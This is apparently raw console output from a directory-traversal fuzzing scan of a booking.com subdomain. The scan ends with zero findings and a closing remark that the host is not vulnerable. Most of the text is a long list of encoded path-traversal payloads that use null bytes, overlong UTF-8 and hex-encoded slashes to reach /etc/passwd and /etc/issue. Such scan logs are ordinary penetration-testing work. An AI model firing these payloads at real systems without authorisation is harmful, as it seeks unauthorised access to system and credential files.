[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%af.%00.%e0%80%afetc%e0%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259cetc%25c1%259cpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259cetc%25c1%259cissue
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cissue
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cissue
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cissue
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cissue
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259c.%00.%25c1%259cetc%25c1%259cissue
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25afetc%25c0%25afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25afetc%25c0%25afissue
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25af.%00.%25c0%25afetc%25c0%25afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25af.%00.%25c0%25afetc%25c0%25afissue
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25afetc%25c0%25afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25afetc%25c0%25afissue
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25afetc%25c0%25afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25afetc%25c0%25afissue
[*] Testing URL: http://portal.booking.com/.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25af.%00.%25c0%25afetc%25c0%25afpasswd
```



```
[*] Testing URL: http://portal.booking.com/.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%afetc%f0%80%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%afetc%f0%80%80%a
fpasswd
[*] Testing URL: http://portal.booking.com/.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%af.%00.%f0%80%80%afetc%f0%80%80%a
fissue
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%afetc%f8%80%80%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%afetc%f8%80%80%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afissue
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%
afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%
afissue
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afpasswd
[*] Testing URL: http://portal.booking.com/.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%af.%00.%f8%80%80%80%afetc%f8%80%80%80%afissue
[*] Testing URL: http://portal.booking.com/..%00/etc/passwd
[*] Testing URL: http://portal.booking.com/..%00/etc/issue
[*] Testing URL: http://portal.booking.com/..%00/..%00/etc/passwd
[*] Testing URL: http://portal.booking.com/..%00/..%00/etc/issue
[*] Testing URL: http://portal.booking.com/..%00/..%00/..%00/etc/passwd
[*] Testing URL: http://portal.booking.com/..%00/..%00/..%00/etc/issue
[*] Testing URL: http://portal.booking.com/..%00/..%00/..%00/..%00/etc/passwd
[*] Testing URL: http://portal.booking.com/..%00/..%00/..%00/..%00/etc/issue
```



```
*] Testing URL: http://portal.booking.com/⁇0x2fetc0x2fissue
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2fetc0x2fpasswd
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2fetc0x2fissue
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2fetc0x2fpasswd
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2fetc0x2fissue
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2f⁇0x2fetc0x2fpasswd
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2f⁇0x2fetc0x2fissue
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2f⁇0x2f⁇0x2fetc0x2fpasswd
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2f⁇0x2f⁇0x2fetc0x2fissue
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2f⁇0x2f⁇0x2f⁇0x2fetc0x2fpasswd
*] Testing URL: http://portal.booking.com/⁇0x2f⁇0x2f⁇0x2f⁇0x2f⁇0x2f⁇0x2fetc0x2fissue
*] Testing URL: http://portal.booking.com/⁇0x5cetc0x5cpasswd
*] Testing URL: http://portal.booking.com/⁇0x5cetc0x5cissue
*] Testing URL: http://portal.booking.com/⁇0x5c⁇0x5cetc0x5cpasswd
*] Testing URL: http://portal.booking.com/⁇0x5c⁇0x5cetc0x5cissue
*] Testing URL: http://portal.booking.com/⁇0x5c⁇0x5c⁇0x5cetc0x5cpasswd
*] Testing URL: http://portal.booking.com/⁇0x5c⁇0x5c⁇0x5cetc0x5cissue
*] Testing URL: http://portal.booking.com/⁇0x5c⁇0x5c⁇0x5c⁇0x5cetc0x5cpasswd
*] Testing URL: http://portal.booking.com/⁇0x5c⁇0x5c⁇0x5c⁇0x5cetc0x5cissue
C
+] Total Traversals found: 0
-] Fuzz testing aborted
+] Report saved: Reports/webmin.txt
```

This sub domain is invulnerable to directory traversal.